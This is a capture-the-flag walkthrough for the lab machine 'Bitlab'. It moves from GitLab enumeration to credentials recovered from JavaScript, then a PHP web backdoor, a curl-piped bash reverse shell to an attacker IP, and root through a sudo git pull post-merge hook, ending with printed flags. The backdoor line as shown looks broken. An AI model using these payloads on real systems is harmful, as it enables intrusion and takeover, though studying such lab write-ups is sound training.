
Bitlab

IP: 10.10.10.114




Nmap

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.114/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Website

Nmap let's us know the website has a **robots.txt.**



```
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent: *
# Disallow: /

# Add a 1 second delay between successive requests to the same server, limits resources used by craw
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1

# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://
User-Agent: *
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results
Allow: /users/sign_in

# Global snippets
User-Agent: *
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw

# Project details
User-Agent: *
Disallow: /*/*.git
Disallow: /*/*/fork/new
Disallow: /*/*/repository/archive*
Disallow: /*/*/activity
Disallow: /*/*/new
Disallow: /*/*/edit
Disallow: /*/*/raw
Disallow: /*/*/blame
Disallow: /*/*/commits/*/*
Disallow: /*/*/commit/*.patch
Disallow: /*/*/commit/*.diff
```

Going through it we find `/profile` has the profile for someone called **clave.** Let's save this to our usernames list.


In `/help/bookmarks.html,` we find some suspicious looking javascript on **github login**

shit screenshot, sorry, it's at the bottom.

Javascript Password

Taking this javascript to http://www.jsnice.org, we get the username **clave** and their password: **11des0081x**


The re-direct from the box IP is to a sign in page, which lets us in with these creds.



PHP Reverse Shell

Going into the **profile**, we can edit the existing **index.php** , which is found at **/profile.** Begin to edit it and add in this line: `<?php if(isset($_REQUEST['cmd'])){ echo ""; die; }?>`

Then, go to **/profile** and it will look normal until you add this to the url: `?cmd=id`



Now we RCE capability, let's give ourselves a reverse shell. Create **reverse.sh** in your kali, and then **python host** it. Make a **netcat** listener on your port


```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.34/4444 0>&1
```

Back in the **victim URL**, put in this command: `?cmd=curl 10.10.14.34:8000/rev.sh | bash` . What we're asking the system to do is pull our **rev.sh** from our **python host**, and then **pipe** it to **bash** which will execute a **netcat** connection to us.

www-shell

python upgrade the shell: `python -c 'import pty; pty.spawn("/bin/bash")'`

`sudo -l` says we can `git pull` as **sudo**




```
www-data@bitlab:/opt$ sudo -l
sudo -l
Matching Defaults entries for www-data on bitlab:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
```

PrivEsc Git Pull


Go into **/tmp/** and `cp -rf /var/www/html/profile` , as this is where we can **git pull** from.

cd into `/profile/.git/hooks,` and `echo 'exec /bin/bash 0<&2 1>&2' > post-merge` and then change its permissions via `chmod u+x post-merge`

`cd ../../` back to profile, and then go back to the to the website, to the profile, and edit a file - it really doesn't matter which one. Go through the whole '*merge*', '*yes really merge*' bullshit, and then once you see this screen, go back to the victim shell:



run `sudo git pull` , and it will do a whole lot and then seem like its crashed, but if you `ls` it should be a root shell you're in



```
www-data@bitlab:/tmp/exploit/profile/.git/hooks$ cd ../..
cd ../..
www-data@bitlab:/tmp/exploit/profile$ sudo git pull
sudo git pull
From ssh://localhost:3022/root/profile
   fea1047..fb50cb1  master     -> origin/master
   82f9bd3..d284606  patch-3    -> origin/patch-3
Updating fea1047..fb50cb1
Fast-forward
 evil.php | 1 +
 1 file changed, 1 insertion(+)
ls
README.md
developer.jpg
evil.php
index.php
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
8d4cc131757957cb68d9a0cddccd587c
cat /home/clave/user.txt
1e3fd81ec3aa2f1462370ee3c20b8154
```